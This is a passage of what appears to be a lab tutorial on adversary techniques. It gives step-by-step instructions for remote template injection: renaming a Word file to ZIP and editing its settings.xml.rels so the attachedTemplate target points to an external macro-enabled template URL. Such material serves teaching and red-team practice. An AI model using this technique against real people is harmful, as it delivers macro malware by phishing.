
6. Open a PowerShell window by holding the Shift key on your keyboard while right-clicking in the empty space on your desktop. Then click "Open PowerShell window here" in the menu.



PowerShell Execution on the Desktop

7. Rename "Attachment.docx" to "Attachment.zip" by running the following commands in the PowerShell window. Leave the PowerShell window running when you are done. You should see the icon of the Attachment file on your desktop change from a Word document to a ZIP file.


```
ren Attachment.docx Attachment.zip
```



```
PS C:\Users\VMuser\Desktop> ren Attachment.docx Attachment.zip
PS C:\Users\VMuser\Desktop> _
```

Attachment.docx Renamed


8. Double-click on the Attachment ZIP file on your Desktop to open the ZIP file in Windows Explorer.



Name	Type	Compressed size
_rels	File folder	
customXml	File folder	
docProps	File folder	
word	File folder	
[Content_Types]	XML Document	1


Attachment.zip Opened in Windows Explorer

9. Inside of Attachment.zip, double-click on the "word" folder, and then double-click on the "_rels" subfolder of "word".




Name	Type
_rels	File folder
customXml	File folder
docProps	File folder
word	File folder
[Content_Types]	XML Document

"word" Folder Inside Attachment.zip




"_rels" Subfolder of "word"

10. Inside the "_rels" folder, click and drag the "settings.xml" file to your desktop. (The filename is actually "settings.xml.rels", but the full extension isn't shown in Windows by default.)




Click-and-Drag Settings.xml to Desktop

11. Right-click on the "settings" file on your desktop. Then click on "Open with..." in the menu that appears.




"Open with..." Procedure

12. In the list of applications that appears, click on "More apps".


How do you want to open this file?
Keep using this app
Office XML Handler
Other options
Look for an app in the Microsoft Store
More apps ↓
□ Always use this app to open .rels files
OK


Clicking "More apps"

13. Then scroll down and select "Notepad" before clicking OK.


How do you want to open this file?
Keep using this app
Office XML Handler
Other options
Look for an app in the Microsoft Store
Internet Explorer
Notepad
1
Paint
Windows Media Player
□ Always use this app to open .rels files
2
OK

Selecting Notepad

14. You should see the Settings file open in Notepad, similar to what is shown in the screenshot below.




```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships
xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="file:///C:\Users\VMuser\AppData\Local\Microsoft\Office\16.0\DTS\en-US%7b5DB0283A-32FA-
4886-94A2-89AD79C7415F%7d\%7b31C6FCFD-116D-4929-BAFA-1C5121F7D898%7dtf00546271_win32.dotx"
TargetMode="External"/></Relationships>
```

Settings File Contents


15. In Notepad window, replace the text in the "Target" section of the Settings file with the following URL. This URL points to a copy of the Macro-Enabled Template document you created in the last section. Be sure to leave the double-quotes at the beginning and end of the Target value in place.

```
https://lab.adversarydevelopment.com/macro/template.dotm
```



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships
xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="file:///C:\Users\VMuser\AppData\Local\Microsoft\Office\16.0\DTS\en-US%7b5DB0283A-32FA-
4886-94A2-89AD79C7415F%7d\%7b31C6FCFD-116D-4929-BAFA-1C5121F7D898%7dtf00546271_win32.dotx"
TargetMode="External"/></Relationships>
```


Original Target Value



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships
xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="https://lab.adversarydevelopment.com/macro/template.dotm"
TargetMode="External"/></Relationships>
```

Modified Target Value

16. Then save your changes to the file and close the Notepad window.




```
="UTF-8" standalone="yes"?>

lformats.org/package/2006/relationships"><Relationship Id="rId1"
formats.org/officeDocument/2006/relationships/attachedTemplate"
ydevelopment.com/macro/template.dotm"
ationships>
```

Save Changes

17. Click and drag the modified Settings file from your desktop back into the "\word_rels" folder inside Attachment.zip.

